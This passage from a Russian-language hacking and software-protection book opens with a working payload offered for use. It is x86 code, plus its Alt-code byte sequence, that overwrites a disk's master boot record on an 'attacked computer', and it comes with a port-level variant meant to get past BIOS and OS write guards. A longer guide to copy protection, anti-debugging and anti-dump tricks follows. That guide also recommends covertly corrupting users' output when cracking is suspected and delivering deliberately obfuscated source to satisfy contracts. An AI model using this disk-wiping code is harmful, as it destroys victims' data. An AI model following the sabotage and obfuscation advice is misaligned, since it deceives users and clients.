Отметим, что в предлагаемом дампе два раза встретился "запрещенный" символ #0, один раз #3 и один раз #19. Изменим программу так, чтобы избежать этого (листинг 3.71).

Листинг 3.71. Изменение программы

```
00000000: B80102          mov      ax,00201 ;
00000003: FEC4            inc      ah
00000005: B90101          mov      cx,00101 ;
00000008: FECD            dec      ch
0000000A: 8AFE            mov      bh,dh
0000000C: B280            mov      dl,080 ;
```

```
0000000E: BB0401          mov       bx,00104 ;
00000011: FE4711          inc       b,[bx][00011]
00000014: CD12            int       012
00000016: C3              retn
```

Теперь полученный дамп нужно перевести в десятеричное исчисление. Для этого лучше всего воспользоваться специально написанной программой, которую нетрудно написать за несколько минут на любом подходящем языке.

```
#184 #001 #002 #254 #196 #185 #001 #001 #254
#205 #138 #254 #178 #128 #187 #004 #001 #254
 'G' #017 #205 #018 #195
```

Достаточно ввести эту последовательность в атакуемый компьютер, и у нас в руках будет мощное разрушительное оружие. Советую пользоваться им с крайней осторожностью.

К счастью, в BIOS предусмотрен специальный сторож, который сигнализирует о попытке модификации главного загрузочного сектора. Точно так же может стоять специальное ПО, перехватывающее и блокирующее запись. Например, Win98 поступает именно так, и запуск данной программы не вызовет ожидаемого эффекта. Однако ничто не помешает нам в DOS-окне обратиться непосредственно к портам ввода-вывода и на низком уровне управлять контроллером винчестера. Вообще-то программирование контроллеров к теме этой книги не относится (ему посвящены специальные руководства), но все же я привожу пример процедуры, записывающей главный загрузочный сектор через порты ввода-вывода (листинг 3.72).

Листинг 3.72. Пример процедуры

```
MOV     DX, 1F2h
MOV     AL, 1
OUT     DX, AL
INC     DX
OUT     DX, AL
INC     DX
XOR     AX, AX
OUT     DX, AL
INC     DX
OUT     DX, AL
MOV     AL, 10100000B
INC     DX
OUT     DX, AL
INC     DX
```

```
MOV     AL, 30h
OUT     DX, AL
LEA     SI, Buffer
MOV     DX, 1F0h
MOV     CX, 513
REP     OUTSW
```

Мне не известна ни одна широко распространенная защита, которая могла бы отслеживать и блокировать такую запись. Впрочем, к Windows NT это не относится, и она не только не допустит прикладную программу к портам, но еще и закроет ее окно.

Подготовку этого приложения к вводу в компьютер с помощью <Alt> я перекладываю на плечи любознательных читателей, равно как и определенную оптимизацию по размеру. Не думаю, что это вызовет какие-то трудности.

3.11. Краткое руководство по защите ПО

> Важно не только научиться. Важно не научиться. Не научиться бывает подчас трудней. Нарушить стандарт, отвергнуть шаблон. Не принять общепринятого.
>
> *Л. Озеров. "Выбор и предпочтение"*

Потребность в защитных механизмах растет с каждым днем, но качество их реализации падает вниз стремительным домкратом: давным-давно сломаны HASP, FLEX LM, ASProtect и другие широко разрекламированные решения, лишний раз подтверждая, что вы не можете доверять никакому коду, кроме своего собственного. Но что делать, если вы и себе не уверены? Этот раздел перечисляет основные ошибки, совершаемые разработчиками, и дает советы по усилению защиты. Предполагается, что читатель имеет достаточный опыт программирования, поскольку детали реализации пришлось опустить.

В борьбе за выживание защитные механизмы обречены. Защита лишь продлевает мучения программы, отодвигая ее взлом не некоторый срок. Теоретически. Бессмысленно вешать стальную дверь на картонный дом. Линия обороны должна быть однородна во всех направлениях, поскольку стойкость защиты определяется наиболее уязвимой ее частью.

Мы не будем касаться вопросов целесообразности защиты как таковой (это отдельный больной вопрос), а сразу перейдем к рекомендациям, следование которым усилит защиту настолько, насколько это возможно. Необходимо не только добиться экономической нецелесообразности взлома, но и убить моральный стимул к хакерству "на интерес": для этого защита должна быть максимально "тупой", а ее взлом — рутинным.

Выбирайте только надежные, системно-независимые методики. Хитроумные антиотладочные приемы только разжигают хакерский интерес, и что еще хуже — выдают ложные срабатывания у легальных пользователей, а этого допускать ни в коем случае нельзя. Делайте ставку на частый выход новых версий и техническую поддержку.

Джинн из бутылки, или недостатки решений из коробки

Зачем изобретать велосипед, когда на рынке представлено множество готовых решений, как программных (ASProtect, FLEX LM, Extreme Protector), так и аппаратных (HASP, Sentinel, Hardlock)? Ответ: стойкость защиты обратно пропорциональна ее распространенности, особенно если она допускает универсальный взлом (а все перечисленные решения его допускают). Даже начинающий хакер, скачавший руководство по борьбе с HASP, за короткое время "отвяжет" программу, особенно если защита сводится к тривиальному:

```
if (IsHaspPresent() != OK) exit();.
```

Защитный механизм должен быть глубоко интегрирован в программу, тесно переплетен с ней. Все, что быстро защищается, быстро и ломается!

Хуже всего, что многие протекторы содержат грубые ошибки реализации, нарушающие работоспособность защищаемой программы или отличающиеся вызывающим поведением (например, Armadillo засоряет реестр, замедляя работу системы, и это никак не отражено в документации). Защищая программу самостоятельно, вы тратите силы и время, но зато получаете предсказуемый результат. "Фирменный" защитный механизм — кот в мешке, и не известно, какие проблемы вас ждут.

Защита от копирования, распространения серийного номера

От несанкционированного копирования в принципе защищает привязка к машине. "В принципе" потому, что пользователям очень не нравится, когда ограничивают их свободу, поэтому привязывайтесь только к носителю (лазерному диску). Нет никакой необходимости выполнять проверку при каждом запуске программы, требуя наличия диска в приводе (а сможет ли ваша программа "увидеть" его по сети?), достаточно проверки на этапе инсталляции. Не надо бояться, что это ослабит защиту: в любом случае при наличии ключевого диска, программа отвязывается элементарно. Цель привязки — противостоять не хакерам, а пользователям. О том, как создать диск, не копируемый копировщиками защищенных дисков (Alcohol, CloneCD), можно прочитать в книге *"Техника защиты компакт-дисков от копирования" Криса Касперски.*

Пусть защита периодически "стучится" в Интернет, передавая серийный номер. Если один и тот же серийный номер будет поступать с многих IP-адресов, можно передать удаленную команду на дезактивацию "флага" регистрации (удалять файл с диска категорически недопустимо). Только не возлагайте на этот механизм больших надежд — пользователь может поставить брандмауэр.

Защита серийным номером не препятствует несанкционированному копированию, но если все серийные номера различны, можно вычислить пользователя, выложившего свой номер в сеть. То же самое относится и к паролям "имя пользователя/код активации". Идея: пусть сервер генерирует дистрибутивный файл индивидуально на основе регистрационных данных, переданных пользователям. Тогда его пароль не подойдет к чужим файлам, и весь дистрибутив придется выкладывать в сеть целиком, что намного более проблематично, и к тому же, далеко не каждый пользователь рискнет скачивать двоичный файл из ненадежных источников.

Защита испытательным сроком

При защите "испытательным сроком" никогда не полагайтесь на системную дату — ее очень легко перевести назад. Сравнивайте текущую дату с датой последнего запуска программы, сохраненной в надежном месте, помня о том, что не всякое расхождение свидетельствует о попытке взлома: может, это пользователь поправляет неверно идущие часы. Используйте несколько независимых источников, отталкивайтесь от даты открываемых файлов (или, в общем случае, обнаруженных на компьютере пользователя), подключайтесь к службе атомного времени (если доступен Интернет) и т. д.

Для предотвращения деинсталляции и повторной инсталляции никогда не оставляйте никаких "скрытых" пометок в реестре или файловой системе. Во-первых, "уходя, заметай следы", а во-вторых, пользователь может запускать вашу программу из-под эмулятора ПК (Microsoft Virtual PC, VM Ware), современные аппаратные мощности это уже позволяют. Он просто переформатирует виртуальный диск, уничтожая все следы пребывания вашей программы. Сохраняйте количество запусков в обрабатываемых программой документах (естественно, в нетривиальном формате, который непросто подправить вручную). Противостоять этому очень трудно!

Вообще же, лучшая защита демонстрационных версий — физическое усечение функциональности с удалением программного кода, отвечающего, например, за печать или сохранение файла.

Защита от реконструкции алгоритма

Чтобы хакер не смог реконструировать алгоритм защитного механизма и слегка доработать его напильником (попросту подсмотреть правильный па-

роль) обязательно используйте многослойную динамическую шифровку по серийному номеру и паролю. Тогда взлом программы станет невозможным. Чтобы убедиться в правильности ввода серийного номера, проверяйте CRC расшифрованного кода (CRC расшифрованного кода криптоаналитику вообще ни о чем не говорит). Игнорируйте первые четыре символа серийного номера, посадив на них подложный расшифровщик — обычно хакеры ставят точку останова на начало номера, но не на его середину. Еще лучше, если каждый из нескольких расшифровщиков будет использовать "свою" часть серийного номера. Спрашивайте имя, компанию, прочие регистрационные данные, делайте с ними сложные манипуляции, но никак их не используйте — пусть хакер сам разбирается, какие из них актуальные, а какие нет.

Шифровка называется динамической, если ни в какой момент весь код программы не расшифровывается целиком, в противном случае хакер может снять с него дамп. Расшифровывайте функцию перед вызовом, а по выходу из нее — зашифровывайте вновь. Используйте несколько независимых шифровщиков и перекрытия шифроблоков, иначе хакер расшифрует программу "руками" самого расшифровщика, просто передавая ему номера или указатели зашифрованных блоков, и сбросит дамп. Для многословной шифровки делаем на каждом слое что-то полезное, затем расшифровываем следующий слой и т. д. Программный код как бы размазывается между слоями, вынуждая хакера анализировать каждый из них. Если же весь программный код сосредоточен в одном-единственном слое, количество слоев шифровки не имеет никакого значения и ничуть не усложняет взлом.

Разбавляйте защитный код (и в особенности, код расшифровщика) большим количеством мусорных инструкций — процедуру размером в 1 Мбайт за разумное время дизассемблировать практически нереально. Мусор легко генерировать и автоматически (ищите в вирусных журналах полиморфные движки), следите только за тем, чтобы визуально он не отличался от полезного кода. Еще лучший результат дают виртуальные машины, выполняющие элементарные логические операции (сети Петри, стрелка Пирса, машина Тьюринга). Даже если хакер напишет декомпилятор, на реконструкцию алгоритма уйдет вся оставшаяся жизнь (подробнее об этом говорится в книге *"Техника и философия хакерских атак" Криса Касперски*).

При использовании однослойной шифровки размазывайте расшифровщик по телу программы, никогда не располагайте весь код расшифровщика в конце модуля, тогда переход на оригинальную точку входа может быть распознан по скачкообразному изменению регистра `EIP`. Кстати, стартовый код, внедряемый компиляторами в программу, в большинстве случаев начинается с обращения к `FS:[0]` (регистрация собственного обработчика исключений), почаще обращайтесь к этой ячейке из расшифровщика, не позволяя хакеру быстро определить момент завершения расшифровки (вызовы должны следовать из разных мест, иначе хакер просто наложит фильтр, современные отладчики это позволяют).

Обязательно привязывайтесь к начальному значению глобальных инициализированных переменных, т. е. поступайте так:

```
FILE *f = 0; main(){if (!f) f = fopen(,,)…},
```

тогда дамп, снятый вне оригинальной точки входа, окажется неработоспособным. Дизассемблируете стандартную программу Блокнот — он именно так и устроен.

Защита от модификации на диске и в памяти

Модификацию кода предотвращает проверка целостности, причем следует проверять как целостность самого файла, так и целостность дампа в памяти (хакер может модифицировать программу на лету или даже ничего не модифицировать, а на время перехватить управление и эмулировать несколько следующих команд или же просто изменить значение регистра `EAX` после выполнения команды типа `TEST EAX, EAX` или подобных).

Перехвату управления противостоять практически невозможно, а вот предотвратить модификацию легко — используйте несистематические коды Рида—Соломона. Чтобы взломать программу, хакеру потребуется не только разобраться, какие именно байты следует подправить для взлома программы, но и рассчитать новые коды Рида—Соломона, а для этого ему придется написать собственный кодировщик, что не так-то просто (несистематическое кодирование изменяет все кодируемые байты, в отличие от систематического кодирования, где к программе просто дописывается "контрольная сумма", проверка которой может быть легко "отломана"). Опять-таки это актуально только для многослойной динамической шифровки, в противном случае хакер просто дождется завершения декодирования кодов Рида—Соломона и снимет беззащитный дамп.

Как вариант используйте несимметричные криптоалгоритмы. Это предотвратит модификацию файла на диске (но не в памяти!), и зашифровка функции по выходу из нее оказывается невозможной (мы ведь не хотим сообщать хакеру секретный ключ?), а значит, код программы рискует в какой-то момент оказаться расшифрованным целиком. Чтобы этого не произошло, расшифровывайте код функции во временный буфер (общий для всех функций), не трогая оригинал.

Проверяя целостность кода, не забывайте о перемещаемых элементах. Если программа или динамическая библиотека будет загружена по адресу, отличному от указанного в PE-заголовке, системный загрузчик автоматически скорректирует все ссылки на абсолютные адреса. Либо избавьтесь от перемещаемых элементов (ключ `/FIXED` линкера MS Link), либо, что лучше, проверяйте только ячейки, не упомянутые в relocation table.

Никогда не блокируйте некоторые пункты меню и кнопки для ограничения функциональности демонстрационной версии — их не разблокирует только

ленивый! Лучше физически вырезайте соответствующий код или, на худой конец, время от времени проверяйте состояние заблокированных элементов управления, так как они могут быть разблокированы не только в ресурсах, но и динамически — посылкой сообщения окну.

Антидизассемблер

Арсенал современных хакеров состоит преимущественно из дизассемблера, отладчика, дампера памяти и монитора обращений к файлам и реестру. Это очень мощные средства взлома, но с ними все-таки можно справиться.

Дизассемблер: в девяти из десяти случаев это IDA Pro. Существует много приемов, приводящих ее в замешательство ("ее" потому, что Ида — женское имя): множественные префиксы, искажение заголовка PE-файла и другие, однако смысла в них немного, и многослойной шифровки на пару с мусорным кодом для ослепления дизассемблера вполне достаточно (правда, опытные хакеры могут написать плагин, автоматизирующий расшифровку и вычищающий мусорный код, но таких единицы, и вы можете гордиться, что ломались у них). Кстати говоря, активное использование виртуальных функций в Си++ существенно затрудняет дизассемблирование программы, поскольку для определения эффективных адресов приходится выполнять громоздкие вычисления или "подсматривать" их в отладчике (но про борьбу с отладчиками мы еще поговорим). Только помните, что оптимизирующие компиляторы при первой возможности превратят виртуальные функции в статические.

Антиотладка

Еще ни одному из отладчиков не удалось полностью скрыть свое присутствие. Чаще всего используются сканирование реестра и файловой системы на предмет наличия популярных отладчиков, проверка флага трассировки, чтение содержимого отладочных регистров и IDT, замер времени выполнения между соседними командами и другие меры. Однако запрещать пользователю иметь отладчик категорически недопустимо — защита должна реагировать лишь на активную отладку. К тому же, все эти проверки элементарно обнаруживаются и удаляются. Надежнее трассировать самого себя, подцепив на трассировщик процедуру расшифровки, или генерировать большое количество исключительных ситуаций, повесив на SEH-обработчики процедуры, делающие что-то полезное. Кстати, оставьте в покое SoftIce — в хакерском арсенале есть и альтернативные отладчики.

Эмулирующим отладчикам противостоять труднее, но ничего невозможного нет. Используйте MMX-команды, сравнивая время их выполнения со временем выполнения нормальных команд. На живом процессоре MMX-команды работают быстрее. Отладчики же либо вообще не эмулируют MMX-команд, либо обрабатывают их медленнее нормальных команд.

Антимонитор

Мониторы — очень мощное хакерское средство, показывающее, к каким файлам и ключам реестра обращалась защищенная программа. Активному мониторингу в принципе можно и противостоять, но лучше этого не делать, ведь существует и пассивный мониторинг (снятие слепка с реестра или файловой системы и сравнение его до и после запуска программы), а против него не пойдешь.

Не храните регистрационную информацию в явном виде. Забудьте о флагах регистрации! Вместо этого размазывайте ключевые данные маленькими кусочками по всему файлу, считывайте их в случайное время из произвольных мест программы, расшифровывая очередной кусок кода.

Вместо команд `fopen`, `fseek`, `fread` используйте файлы, проецируемые в память, они намного сложнее поддаются мониторингу, но это уже тема отдельного разговора.

Антидамп

Дамперам противостоять проще простого (листинги 3.73 и 3.74). Их много разных, но нет ни одного по-настоящему хорошего. Затирайте PE-заголовок в памяти (но тогда не будут работать функции типа `LoadResource`) или, по крайней мере, его часть... Выключайте временно неиспользуемые страницы функцией `VirtualProtect(PAGE_NOACCES)`, а перед использованием включайте их вновь. Впрочем, хакер может уронить NT в "синий экран", получив образ подопытного процесса в свое распоряжение. Однако при использовании динамической, многослойной шифровки толку от этого образа будет немного.

Листинг 3.73. Прием против дамперов N1

```
/*-------------------------------------------------------------------
                                    *
        *                   anti-dump 0x001 named PAGE_NOACCESS
        *                   ===================================
                                    *
 *чтобы противостоять дамперам, можно пометить ненужные
 * страницы памяти как PAGE_NOACCESS, а затем снять пометку.
 *
 * + задисаблить PE-заголовок: ни ProcDump, ни PE-tools не сдампят
 *   такой процесс, сообщив: "this process could not be dumped";
 *
 * + сделать дисабл в середине, ProcDump отказывается дампить, а
 *   PE-tools дампит, но оставляет в задисабленной странице мусор
```

```
 *
-----------------------------------------------------------------------
#include <windows.h>

#define _HEADER_

#ifdef _HEADER_
       #define ADDR 0x400000
#else
       #define ADDR 0x402000
#endif

xxx() { MessageBox(0,"dumped me now","anti-dump 0x001",0); }
main()
{
       DWORD old;

       // устанавливаем защиту на страницу
       VirtualProtect((void *)ADDR, 0x1000, PAGE_NOACCESS , &old);

       xxx();

       // снимаем защиту
       VirtualProtect((void *)ADDR, 0x1000, old , &old);
}
```

Листинг 3.74. Прием против дамперов N2

```
#include <stdio.h>
void main(void)
{
       char buf[100];

       __asm{
              mov eax, fs:[30h]     ;Teb.Peb
              mov eax, [eax+0Ch]     ;Peb.Ldr — PEB_LDR_DATA
              ;не совсем корректен доступ по указателю списка
              ;без проверки сначала, но для ясности мы проверку опустим
```

```
            mov eax, [eax+0Ch];Ldr.InLoadOrderModuleList.Flink —на себя
            lea ebx, [eax+20h]    ;LDR_DATA_TABLE_ENTRY.SizeOfImage a
            add [ebx], 88h;LDR_DATA_TABLE_ENTRY.SizeOfImage += 0x88
                                  ;число выбрано просто так
            }
      gets(buf);
}
```

Как защищаться

Никогда не давайте хакеру явно понять, что программа взломана! Тогда ему остается найти код, выводящий ругательное сообщение (а сделать это очень легко), и посмотреть, кто его вызвал — вот сердце защитного механизма и локализовано. Используйте несколько уровней защиты. Первый — защита от ввода неправильного серийного номера и непредумышленного нарушения целостности программы (вирусы, дисковые сбои). Второй — защита от хакеров. Обнаружив факт взлома, первый уровень "ругается" явно, и хакер быстро его нейтрализует, после чего в игру вступает второй, время от времени вызывающий зависания программы, делающий из чисел "винегрет", подменяющий слова при выводе документа на принтер, и т. д. При грамотной реализации защиты нейтрализация второго уровня потребует полного анализа всей программы. Да за это время можно десять таких программ написать! Второй уровень никогда не срабатывает у честных пользователей. Если же вы боитесь, что второй уровень случайно сработает в результате ошибки, лучше вообще не беритесь за программирование.

Не показывайте хакеру, каким путем регистрируется защита. Это может быть и ключевой файл, и определенная комбинация клавиш, и параметр командной строки. Ни в коем случае не считывайте серийный номер или пароль через `WM_GETTEXT` или `GetWindowText`, вместо этого обрабатывайте нажатия одиночных клавиш (`WM_CHAR`, `WM_KEYUP` и `WM_KEYDOWN`) прямо из основного потока ввода данных и тут же их шифруйте. Смысл шифровки в том, чтобы вводимая пользователем строка нигде не присутствовала в памяти в явном виде (тогда хакер просто поставит на нее точку останова, и могучий SoftIce перенесет его прямо в самый центр защитного механизма). Интеграция с основным потоком ввода предотвращает быстрый взлом программы. Бряк (точка останова) на `WM_XXX` ничего не дает, поскольку не позволяет быстро отличить обычные вводимые данные от серийного номера.

Возьмите на вооружение генератор случайный чисел: пусть проверки идут с разной периодичностью из различных частей программы (использовать общие функции при этом недопустимо, перекрестные ссылки и регулярный поиск выдадут вас с головой!). Не используйте функцию `rand()`, вместо этого отталкивайтесь от вводимых данных, преобразуя в псевдослучайную по-

следовательность задержки между нажатиями клавиш, коды вводимых символов, последовательность открытых меню и т. п.

Ни в коем случае не храните "ругательные" строки открытым текстом и не вызывайте их по указателю — хакер мгновенно найдет защитный код по перекрестным ссылкам. Лучше так: берем указатель на строку. Увеличиваем его на *N* байтов. Сохраняем указатель в программе, а перед использованием вычитаем *N* на лету (при этом вам придется сражаться с коварством оптимизирующих компиляторов, норовящих вычесть *N* еще на стадии компиляции).

Избегайте прямого вызова API-функций. Наверняка хакер поставит на них бряк. Используйте более прогрессивные методики: копирование API-функций в свое тело, вызов не из первой машинной команды, распознание и дезактивация точек останова.

Разбросайте защитный механизм по нескольким потокам. Отладчики не выполняют переключение контекста, и остальные потоки просто не получат управление. Кроме того, очень трудно разобраться в защитном механизме, исполняющемся сразу из нескольких мест.

Создайте несколько подложных функций, дав им осмысленные имена типа `CheckRegisters` — пусть хакер тратит время на их изучение!

Мысли о защитах

Можно уметь ломать программы, не умея их защищать, а вот обратное утверждение неверно. Это не вопрос морали, это вопрос профессиональных навыков (закон разрешает "взлом", если он не влечет за собой прочих нарушений авторских и патентных прав). Теория — это хорошо, но в машинных кодах все не так, как на бумаге, и большое количество взломов свидетельствует отнюдь не о всемогуществе хакеров, а о катастрофической ущербности защитных механизмов, многие из которых ломаются за считанные минуты!

Личное наблюдение — за последние несколько лет качество защит ничуть не возросло. Причем если раньше творчески настроенные программисты активно экспериментировали со своими идеями, то сейчас все больше склоняются к готовым решениям. Хотелось бы, чтобы эта статья послужила своеобразным катализатором и подтолкнула вас к исследованиям.

Противодействие изучению исходных текстов

Предоставление исходных текстов — частое условие нанимателя, оговариваемое в контракте. Того же добиваются сторонники движения Open Source, ратующие за открытое распространение исходных текстов. Наконец, исходные тексты могут банально украсть. Поэтому стоит внимательно отнестись к их защите!

Вообще-то, открытость исходных текстов — понятие растяжимое. Является ли бинарная программа в 1 Кбайт более открытой, чем миллион строк ис-

ходников без адекватной инфраструктуры и документации? Мало иметь исходный текст — в нем еще предстоит разобраться!

Достаточно удалить все или, по крайней мере, большую часть комментариев, дать переменным и функциям бессмысленные, ничего не говорящие имена, так в программе не разберется и сам создатель! А наличие и количество комментариев в контракте обычно не оговаривается. Получается, что и волки сыты, и овцы целы. Контракт формально выполнен, но предоставленный нанимателю исходный текст практически бесполезен. Практически не значит полностью: если проект содержит интересные ноу-хау, такой примитивный прием не позволит их защитить.

Воспрепятствовать анализу можно абстрагированием алгоритма от языка реализации. Например, реализовать критичные к раскрытию компоненты на машине Тьюринга, а машину Тьюринга реализовать на целевом языке. Уровней абстракции может существовать и более одного: чем их больше, тем труднее анализ. Помимо машины Тьюринга, для этой цели хорошо подходят стрелка Пирса, сети Петри и т. д.

Такой подход дает превосходный результат, но требует глубоких математических знаний и значительных расходов: программировать на машине Тьюринга намного сложнее, чем на ассемблере! Для проектов, реализуемых в жестких временных рамках, это неприемлемо. Поэтому приходится идти другим путем.

Приемы программирования, предложенные далее, не только затрудняют анализ приложения, но и ускоряют программирование, попутно избавляясь от дублирующегося кода. Их всего три: динамическое ветвление, контекстная зависимость, "хуки" (крючья).

Динамическое ветвление

Программу, состоящую из нескольких сотен тысяч строк, невозможно рассматривать, как совокупность команд. На таком уровне детализации "за деревьями леса не видно". Сначала необходимо проанализировать взаимосвязь отдельных функций друг с другом, выделить интересующие фрагменты и лишь затем изучать реализацию самих функций.

Чем выше степень дробления программы, тем труднее ее анализ. Элементарные функции, состоящие из десятка строк, сами по себе не несут никакого смысла. Необходимо рассмотреть вызывающий их код, поднимаясь по иерархии вызовов до тех пор, пока не удастся реконструировать весь алгоритм целиком или, по крайней мере, охватить его ключевой фрагмент. Чтобы построить дерево вызовов, необходимо уметь отслеживать перекрестные ссылки в обоих направлениях — определять, какой функции передается управление данным вызовом, и наоборот, находить все вызовы, передающие управление данной функции.

Этому легко воспрепятствовать, применив динамическое ветвление, т. е. вычисление адреса перехода непосредственно перед передачей управления. Пусть функция возвращает не результат своей работы, а указатель на следующую выполняемую функцию (результат работы можно возвратить через аргументы, переданные по ссылке). В таком случае статический анализ не позволит определить порядок выполнения программы, и построить дерево вызовов станет невозможно.

Попутно исчезнет множество дублирующегося кода, в частности, теперь совершенно ни к чему проверять результат завершения на корректность — в случае возникновения ошибки функция сама передаст управление нужной ветви программы.

Замечание

Язык Си не позволяет объявить функцию, возвращающую указатель на функции, так как это объявление рекурсивно зациклено. Приходится объявлять функцию, возвращающую указатель без типа (`void*`), преобразующийся к нужному виду непосредственно перед его использованием.

Аналогично, если функция в ходе своей работы вызывает какие-то другие функции, лучше делать это не напрямую, а передавать указатели на вызываемые функции, как аргументы. Такой подход не только препятствует анализу, но еще и увеличивает гибкость программы, облегчая повторное использование старого кода в новых проектах — каждая функция представляет "вещь в себе" и не привязана ко всем остальным.

Контекстная зависимость

Пусть алгоритм работы большинства функций зависит от глобальной (в пределах одного модуля) переменной — флага. Если флаги изменяются в зависимости от результата, возвращаемого функцией, автоматически возникает контекстная зависимость (не слишком сильная, но это лучше, чем ничего) — работа функций становится зависимой от всех функций, вызванных до нее.

В результате анализ одной отдельно взятой функции приобретает многовариантность: чтобы определить, что конкретно она делает, необходимо знать значение флагов, а значит, иметь представление о том, какие именно функции выполнялись до этого, и какие именно данные они обрабатывали. Причем это условие рекурсивно!

Замечание

В многопоточной среде глобальный флаг можно использовать только в том случае, если все потоки явно синхронизованы, в противном случае необходимо предоставить каждому потоку свой собственный экземпляр флага.

Глобальный флаг требует особого внимания — малейшая небрежность приводит к трудноуловимым ошибкам. Но усилия не пропадают даром — разобраться в программе с множеством одновременно выполняемых потоков, манипулирующих с одной переменной, невероятно трудно, и малейшая невнимательность или излишняя торопливость приводят к ошибкам анализа, не дающим понять суть алгоритма.

Хуки

Изящный, но малораспространенный прием программирования. Его суть заключается в совмещении нескольких разнотипных данных в одном аргументе. Например, если он по модулю меньше `0x400000` — функция считает его непосредственным значением, в противном случае — указателем на функцию, результат выполнения которой следует поставить на его место.

Это не только увеличивает гибкость программы, но и затрудняет ее анализ, не позволяя быстро определить, происходит ли передача переменной по значению или по указателю. Указатели на переменную, в свою очередь, становятся неотличимы от указателей на функцию. Разумеется, отказ от строгой типизации может приводить к ошибкам, но вероятность их появления в хорошо продуманной программе очень невелика, и ею можно полностью пренебречь.

Замечание

Хуки отрицательно сказываются на переносимости продукта, поскольку представление указателей различно на каждой платформе, поэтому использовать их следует только в тех случаях, когда переносимости не требуется или на всех выбранных платформах представление указателей одинаково.

Существует еще множество других способов для запутывания анализирующего. Например, можно использовать совершенно корректные, но неожиданные конструкции, ставящие в тупик незнакомого с ними человека. Классический пример: перестановка индекса и имени массива в Си. С точки зрения последнего, выражения `buff[666]` и `666[buf]` равнозначны (но всякий ли программист это знает?).

Препроцессор тоже имеет свои тонкости, самая очевидная (и популярная) из которых заключается в чувствительности к пробелам при объявлении макроса.

```
#define x(a,b) a+b
```

создаст макрос `x(a,b)`, заменяющийся суммой своих аргументов, но

```
#define x (a,b) a+b
```

создаст макрос `x`, заменяющийся последовательностью `(a,b) a+b`! Если не обратить внимание на лишний пробел, можно получить совсем не тот результат!

В той или иной степени эти приемы программирования используются в большинстве свободно распространяемых открытых текстов. Одно лишь наличие исходного текста еще не обеспечивает открытости: требуется, по меньшей мере, грамотно продуманная и качественно составленная документация, а еще лучше — опыт работы с этим текстом. То есть открытость в большинстве случаев ограничивается рамками фирмы-производителя, а вне ее теряет всякий смысл.

Разобраться с исходными текстами EMACS или LINUX не намного проще, чем написать их самостоятельно: слишком уж скупы их разработчики на комментарии, а документация как таковая у всех свободно распространяемых продуктов и вовсе отсутствует!

В большинстве случаев затраты на анализ чужих исходных текстов сравнимы или даже превышают стоимость заложенных в них алгоритмов (если такие алгоритмы там вообще есть), а их модификация вообще самоубийственное занятие — внесенные изменения способны порождать ошибки в непредсказуемых местах.

Словом, разумнее было бы говорить о закрытых исходных текстах.

Противодействие анализу бинарного кода

Отсутствие исходных текстов отнюдь не является непреодолимым препятствием для изучения и модификации кода приложения. Современные технологии обратного проектирования позволяют автоматически распознавать библиотечные функции, локальные переменные, стековые аргументы, типы данных, ветвления, циклы и т. д. В недалеком будущем дизассемблеры, вероятно, научатся генерировать листинги, близкие по внешнему виду к языкам высокого уровня.

Но даже сегодня трудоемкость анализа двоичного кода не настолько велика, чтобы надолго остановить злоумышленников. Огромное количество постоянно совершаемых взломов — лучшее тому подтверждение. В идеальном случае знание алгоритма работы защиты не должно влиять на ее стойкость, но это достижимо далеко не всегда. Например, если разработчик серверной программы решит установить в демонстрационной версии ограничение на количество одновременно обрабатываемых соединений (как часто и случается), злоумышленнику достаточно найти инструкцию процессора, осуществляющую такую проверку, и удалить ее. Модификации программы можно воспрепятствовать постоянной проверкой контрольной суммы, но опять-таки, код, который вычисляет эту контрольную сумму и сверяет ее с эталоном, может быть найден и удален.

Сколько бы уровней защиты ни существовало, один или миллион, программа может быть взломана! Это только вопрос времени и усилий. Но в отсутствие реально действующих законов защиты интеллектуальной собственно-

сти разработчикам приходится больше полагаться на стойкость своей защиты, чем на помощь правоохранительных органов. Бытует мнение, дескать, если затраты на нейтрализацию защитного механизма будут не ниже стоимости легальной копии, ее никто не будет ломать. Это неверно! Материальный стимул — не единственное, что движет хакером. Гораздо более сильной мотивацией оказывается интеллектуальная борьба (кто умнее: я или автор защиты?), спортивный азарт (кто из хакеров сломает больше всего защит?), любопытство (а как это работает?), повышение своего профессионализма (чтобы научиться создавать защиты, сначала нужно научиться их снимать), да и просто интересное времяпровождение (если его нечем занять). Многие молодые люди могут неделями корпеть над отладчиком, снимая защиту с программы стоимостью в несколько долларов, а то и вовсе распространяемой бесплатно (пример — файл-менеджер FAR).

Мне бы хотелось поделиться собственным опытом создания защит, сломать которые принципиально невозможно. Точнее их взлом потребовал бы многих тысяч, а то и миллионов лет на типичном бытовом компьютере (во всяком случае, очень хочется на это надеяться).

Гарантированно воспрепятствовать анализу кода позволяет только шифровка программы. Но процессор не может непосредственно исполнять зашифрованный код, поэтому перед передачей управления его необходимо расшифровать. Если ключ содержится внутри программы, стойкость такой защиты близка к нулю. Все, чего может добиться разработчик, — затруднить поиск и получение этого ключа, тем или иным способом препятствуя отладке и дизассемблированию программы.

Другое дело — если ключ содержится вне программы. Тогда стойкость защиты определяется стойкостью используемого криптоалгоритма (при условии, что ключ перехватить невозможно). В настоящее время опубликованы и детально описаны многие криптостойкие шифры, взлом которых заведомо недоступен рядовым злоумышленникам.

В общих чертах идея защиты заключается в описании алгоритма с помощью некой математической модели, одновременно с этим использующейся для генерации ключа. Разные ветви программы зашифрованы различными ключами, и чтобы вычислить этот ключ, необходимо знать состояние модели на момент передачи управления соответствующей ветви программы. Код динамически расшифровывается в процессе его выполнения, а чтобы расшифровать его целиком, необходимо последовательно перебрать все возможные состояния модели. Если их число будет очень велико (чего нетрудно добиться), восстановить весь код станет невозможно!

Для реализации этой идеи был создан специальный событийно-ориентированный язык программирования. События в нем представляют собой единственное средство вызова подпрограммы. Каждое событие имеет свой код и один (или несколько) аргументов. Событие может иметь какое

угодно количество обработчиков, а может не иметь ни одного (в этом случае вызываемому коду возвращается ошибка).

На основе кода события и значения аргументов менеджер событий генерирует три ключа: первый только на основе кода события, второй только на основе аргументов и третий на основе кода и аргументов. Затем он пытается полученными ключами последовательно расшифровать все обработчики событий: если расшифровка происходит успешно, это означает, что данный обработчик готов обработать данное событие, и тогда ему передается управление.

Алгоритм шифрования должен быть выбран так, чтобы обратная операция была невозможна: установить, какое событие данный обработчик обрабатывает, можно только лобовым перебором. Для блокирования возможности перебора в язык была введена контекстная зависимость — генерация дополнительной серии ключей, учитывающих некоторое количество предыдущих событий. Это позволило устанавливать обработчики на любые последовательности действий пользователя, например, открытие файла с именем "Мой файл", запись в него строки "Моя строка" и переименование его в "Не мой файл".

